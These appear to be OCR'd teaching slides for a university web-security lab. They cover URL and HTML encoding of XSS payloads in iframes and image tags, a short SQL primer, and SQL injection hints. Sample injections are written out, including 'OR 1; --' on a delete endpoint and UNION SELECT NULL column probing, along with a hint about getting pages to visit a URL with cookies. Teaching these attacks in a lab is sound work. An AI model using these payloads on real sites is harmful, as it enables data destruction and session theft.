"function onclick(e) { alert('hi'); }"
```


```
<iframe src="example.com/?id=<script>alert('hi');</script>" />
```

Will this iframe load?
Which language's escape characters do we use?

This is a **URL**
Which means it must be **URL encoded**

This is **HTML** + **JS**….
Not on the page containing this iframe…
But on the page inside iframe (assuming it has a sanitization vulnerability)


HTML Escape characters


Send me an image link!


```
<img src="https:&#47;&#47;codered.cs.washington.edu/lab2/pmc/links.png">
```

The &#47; is interpreted as a slash / in the image src

Inside HTML attributes (e.g. src), you can use escape sequences instead of the character itself



&#67;	Uppercase C
&#68;	Uppercase D
&#69;	Uppercase E
&#70;	Uppercase F



```
s.washington.edu/lab2/pmc/simple.php?url=<img+src%3D"https%3A%26%2347%3B%26%2347%3Bcodered.cs.washington.edu%2Flab2...
```

is not a valid URL!

It seems like one of your Pikachus is pumped about something

Guide to Lab 2 - SQL Injection

Quick SQL Crash Course

SQL (pronounced sequel not ES-QUE-EL)
Language for databases.
Very **strict syntax**, **non-verbose debugging**

Databases consist of tables with predefined columns:

```
CREATE TABLE students (
     id int,
     name varchar(255)
);
```

We can insert rows into the table

```
INSERT INTO TABLE VALUES (COL1, COL2);
```

Quick SQL Crash Course

Select a subtable of table:

```
SELECT C1,C2,CN - which columns to get from query
FROM TABLE - which table to choose from
WHERE CONDITION; - filtering rows
LIMIT - how many results to return
```

Combine results from two select queries

```
(SELECT… ) UNION (SELECT… )
```

Quick SQL Crash Course

Update rows in table:

```
UPDATE TABLE
SET col1 = val1, col2=val2
WHERE CONDITION
```

Delete rows from table:

```
DELETE FROM TABLE WHERE CONDITION
```

Lab 2 Hints: SQL

SQL is a language used to manage and query databases

Each database contains tables of data. The SELECT keyword is used to query tables and retrieve data.

In insecure web applications, user-provided strings may be concatenated directly with the query

```
CREATE TABLE students (
    id int,
    name varchar(255)
);

INSERT INTO students
VALUES (1, 'Chamberlin Boyce');

SELECT * FROM students
WHERE id = 1;
```

uw.edu/deleteUser/1

```
DELETE FROM students
WHERE id = 1;
```

uw.edu/deleteUser/1 OR 1; --

```
DELETE FROM students
WHERE id = 1 OR 1; --;
```

SQL injection tips: Gathering information

Some standard SQL injection questions:

- What database software is in use? (Postgres, SQLite, MySQL, etc.)
- What types of queries are being run? (SELECT, INSERT, DELETE, UPDATE, etc.)
- How many columns are being selected/inserted into?

```
SELECT col1, col2, col3 FROM table WHERE col4='%user_data%';
```

```
SELECT col1, col2, col3 FROM table WHERE col4='' OR 1=1 UNION SELECT NULL;--';
SELECT col1, col2, col3 FROM table WHERE col4='' OR 1=1 UNION SELECT NULL, NULL;--';
SELECT col1, col2, col3 FROM table WHERE col4='' OR 1=1 UNION SELECT NULL, NULL, NULL;--';
```

SQL injection tips: Gathering information

Some standard SQL injection questions:

- What database software is in use? (Postgres, SQLite, MySQL, etc.)
- What types of queries are being run? (SELECT, INSERT, DELETE, UPDATE, etc.)
- **How many columns are being selected/inserted into?**

Vulnerable!

```
SELECT col1, col2, col3 FROM table WHERE col4='%user_data%';
```

Error: wrong number of columns

```
SELECT col1, col2, col3 FROM table WHERE col4='' OR 1=1 UNION SELECT NULL;--';
SELECT col1, col2, col3 FROM table WHERE col4='' OR 1=1 UNION SELECT NULL, NULL;--';
SELECT col1, col2, col3 FROM table WHERE col4='' OR 1=1 UNION SELECT NULL, NULL, NULL;--';
```

No error: vulnerable query selects 3 columns

Final words

- Subsequent targets will begin filtering input
    - Create workarounds to get page to visit your url with cookies in tow
- If you need help with lab setup, please come to office hours!
- Make sure to follow the chmod instructions in the spec
    - You need to do this correctly to make your PHP scripts accessible from the web
    - Also so that they can write output files correctly